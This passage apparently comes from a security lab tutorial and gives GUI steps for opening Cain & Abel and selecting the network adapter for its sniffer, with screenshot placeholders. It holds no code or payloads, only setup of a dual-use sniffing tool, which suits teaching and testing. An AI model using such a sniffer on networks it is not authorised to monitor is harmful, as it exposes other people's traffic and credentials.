
- The **Cain & Abel** main window appears, as shown in the screenshot.




- Click **Configure** from the menu bar to configure an ethernet card.




- The **Configuration Dialog** window appears. By default, the **Sniffer** tab is selected. Ensure that the **Adapter** associated with the **IP address** of the machine is selected; then, click **OK**.



